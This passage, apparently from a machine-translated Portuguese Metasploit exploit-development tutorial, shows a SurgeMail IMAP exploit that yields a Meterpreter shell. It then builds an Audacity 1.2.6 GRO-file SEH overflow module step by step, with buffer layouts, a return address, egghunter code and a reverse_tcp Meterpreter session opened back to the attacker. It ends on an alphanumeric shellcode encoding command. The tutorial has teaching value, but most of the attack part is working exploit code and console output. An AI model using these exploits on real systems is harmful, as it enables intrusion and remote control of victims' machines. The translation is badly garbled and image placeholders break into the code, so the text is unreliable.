e, finalmente, execute os dois saltos na pilha, que dentro da nossa terra nos NOP trenó:



Até aí tudo bem, tempo para receber o nosso shell Meterpreter, vamos executar novamente a explorar, sem o depurador:

```
MSF explorador (surgemail_list)> set PAYLOAD windows / meterpreter / bind_tcp
PAYLOAD => meterpreter / bind_tcp /
MSF explorador (surgemail_list)> explorar

[*] Conexão com servidor IMAP 172.16.30.7:143 ...
[*] Manipulador vincular Iniciado
[*] Ligado ao Target servidor IMAP.
[*] Autenticando como teste com o teste de senha ...
[*] Envio de carga
[*] Transmissão stager intermediária para a fase de grandes dimensões ... (191 bytes)
fase de envio [*] (2650 bytes)
[*] Antes de dormir manipulação fase ...
[*] Carregar DLL (75,787 bytes) ...
[*] Upload concluído.
[*] Meterpreter uma sessão aberta (172.16.30.34:63937 -> 172.16.30.7:4444)

meterpreter> executar cmd.exe-f-c-i
Processo 672 criadas.
Canal criado um.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp

c: \> SurgeMail
```

Sucesso! Temos fuzzed um servidor vulnerável e construiu uma exploração personalizado usando

os recursos oferecidos por incrível Metasploit.

Using the Egghunter Mixin

O mixin egghunter MSF é um módulo maravilhoso que pode ser de grande utilidade em explorar o desenvolvimento. Se você não está familiarizado com os conceitos de egghunters, leia isto.

A recente vulnerabilidade no Audacity Audio Editor nos presenteou com a oportunidade de examinar essa mixin em maior profundidade. No próximo módulo, vamos explorar o Audacity e criar um formato de arquivo Metasploit explorar módulo para ele. Nós não incidirá sobre o método de exploração em si ou a teoria por trás disso - mas logo mergulhar no uso prático do mixin Egghunter.

Setting up Audacity

Download and install the vulnerable software on your XP SP2 box

<http://www.offensive-security.com/archive/audacity-win-1.2.6.exe>
http://www.offensive-security.com/archive/LADSPA_plugins-win-0.4.15.exe

Download and examine the original POC, taken from : <http://milw0rm.com/exploits/7634>

Porting the PoC

Vamos fazer este porta POC para um formato de arquivo MSF explorar módulo. Podemos usar um módulo existente para obter um modelo geral. A exploram zinfaudioplayer221_pls.rb nos fornece um bom começo.

Nosso esqueleto explorar deve ser semelhante a este. Observe o nosso buffer que está sendo gerado aqui:

```
def exploit
  buff = Rex::Text.pattern_create(2000)
  print_status("Creating '#{datastore['FILENAME']}' file ...")
  file_create(buff)
end
```

Usamos Rex: Text.pattern_create (2000) para criar uma sequência única de 2000 bytes, a fim de ser capaz de monitorar locais de buffer no depurador.

Uma vez que temos o POC portados, nós geramos a exploração de arquivos e transferi-lo para a nossa caixa de Windows. Use o genérico cargas / debug_trap para começar.

```

root@bt4:/pentest/exploits/framework3# ./msfconsole

=[ metasploit v3.3-testing [core:3.3 api:1.0]
+ -- --=[ 399 exploits - 246 payloads
+ -- --=[ 21 encoders - 8 nops
=[ 182 aux

msf exploit(audacity) > show options

Module options:

Name          Current Setting Required Description
-----
FILENAME      evil.gro       yes      The file name.
OUTPUTPATH    /var/www      yes      The location of the file.

Payload options (generic/debug_trap):

Name Current Setting Required Description
-----
Exploit target:


Id Name
--
0 Audacity Universal 1.2

msf exploit(audacity) > exploit


[*] Creating 'evil.gro' file ...
[*] Generated output file /var/www/evil.gro
[*] Exploit completed, but no session was created.
msf exploit(audacity) >

```


Com o Audacity aberto, anexar um depurador a ele e importar o arquivo MIDI gro.




Nós imediatamente vamos obter uma exceção de Audacity, e o depurador faz uma pausa:



Uma rápida olhada para a cadeia SEH mostra que temos um manipulador de exceção substituído.




Nós tomamos a exceção (shift + F9), e vamos ver o seguinte:



Finding a Return Address

Este é um estouro SEH padrão. Podemos notar alguns dos nossos a entrada do usuário um "pop, pop, ret" longe de nós na pilha. Uma coisa interessante a notar a partir da imagem acima é o fato de que nós enviamos uma carga de 2.000 bytes - no entanto, parece que quando nós retornamos para a nossa reserva, ele fica truncado. Temos cerca de 80 bytes de espaço para o nosso shellcode (marcado em azul). Nós usamos a imunidade! SAFSEH função para localizar desprotegido dll a partir do qual um endereço de retorno pode ser encontrado.



Vamos copiar a DLL e ir em busca de uma combinação de instrução POP POP RET usando msfpescan.

```
root@bt4:/pentest/exploits/framework3# ./msfpescan -p libfftw3f-3.dll
```

```
[libfftw3f-3.dll]
0x637410a9 pop esi; pop ebp; retn 0x000c
0x63741383 pop edi; pop ebp; ret
0x6374144c pop edi; pop ebp; ret
0x637414d3 pop edi; pop ebp; ret
```

PoC to Exploit

Como nós usamos a função pattern_create para criar o nosso buffer inicial, podemos calcular o lenth buffer necessário para substituir o nosso manipulador de exceção.

```
root@bt4:/pentest/exploits/framework3/tools# ./pattern_offset.rb
67413966
178
root@bt4:/pentest/exploits/framework3/tools#
```

Nós modificamos a nossa exploração em conformidade com a introdução de um endereço de


retorno válido.

```
[ 'Audacity Universal 1.2 ', { 'Ret' => 0x637410A9} ],
```


Em seguida, ajuste o buffer para redirecionar o fluxo de execução, no momento do acidente para o nosso endereço de retorno, o salto sobre ele (XEB é um salto "short") e, em seguida, a terra na reserva de breakpoint (Xcc).

```
def exploit
  buff = "\x41" * 174
  buff << "\xeb\x06\x41\x41"
  buff << [target.ret].pack('V')
  buff << "\xcc" * 2000
  print_status("Creating '#{datastore['FILENAME']}' file ...")
  file_create(buff)
end
```

Mais uma vez, nós geramos nossa exploração arquivo, conecte o Audacity para o depurador e importar o arquivo malicioso. Desta vez, a SMS deve ser sobrescrito com o nosso endereço - o que nos levará a um pop, pop, instrução ret set. Nós estabelecemos um breakpoint lá, e mais uma vez, tomar a exceção com shift + F9 e andar através de nosso ret pop pop com F8.



O salto curto leva-nos ao longo de nosso endereço de retorno, em nosso buffer "shell".



Aplicar o egghunter MSF é relativamente fácil:

```
def exploit
  hunter = generate_egghunter
  egg = hunter[1]


  buff = "\x41" * 174
  buff << "\xeb\x06\x41\x41"
  buff << [target.ret].pack('V')
  buff << "\x90"*4
  buff << hunter[0]
  buff << "\xCC" * 200
  buff << egg + egg
  buff << payload.encoded

  print_status("Creating '#{datastore['FILENAME']}' file ...")
  file_create(buff)
```


end

A façanha final parecida com esta.

Corremos o final explorar através de um depurador para se certificar que tudo está em ordem. Podemos ver o egghunter foi implementada corretamente e está funcionando perfeitamente.



Geramos a final explorar weaponised:

```
root@bt4:/pentest/exploits/framework3# ./msfconsole

=[ msf v3.3-dev
+ -- ==[ 397 exploits - 239 payloads
+ -- ==[ 20 encoders - 7 nops
=[ 181 aux

msf > search audacity
[*] Searching loaded modules for pattern 'audacity'...

Exploits
=====

Name                Description
----                -
windows/fileformat/audacity Audacity 1.2.6 (GR0 File) SEH Overflow.
```



```

msf > use windows/fileformat/audacity
msf exploit(audacity) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(audacity) > show options

Module options:

Name          Current Setting          Required  Description
----          -
FILENAME      auda_evil.gro            yes       The file name.
OUTPUTPATH    /pentest/exploits/framework3/data/exploits yes       The location of the file.

Payload options (windows/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
----          -
EXITFUNC      thread           yes       Exit technique: seh, thread, process
LHOST         192.168.2.15    yes       The local address
LPORT         4444             yes       The local port

Exploit target:

Id  Name
--  ---
0   Audacity Universal 1.2

msf exploit(audacity) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'auda_evil.gro' file ...
[*] Generated output file /pentest/exploits/framework3/data/exploits/auda_evil.gro
[*] Exploit completed, but no session was created.

```

E obter uma shell meterpreter!

```

msf exploit(audacity) > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.15
LHOST => 192.168.2.15
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.2.15:4444 -> 192.168.2.109:1445)

meterpreter >

```

Aqui está um vídeo da imunidade passando por explorar o funcionamento:

<http://www.youtube.com/watch?v=LfgAXfAWQXM>

Há casos em que você precisa para obter um shellcode puro alfanuméricos por causa de personagem de filtragem na aplicação explorado. MSF pode gerar shellcode alfanumérico facilmente através msfencode. Por exemplo, para gerar um misto alfanuméricos em maiúsculas e minúsculas shellcode codificado, podemos usar o seguinte comando:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp R | ./msfencode -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 659 (iteration=1)
```

```
unsigned char buf[] =
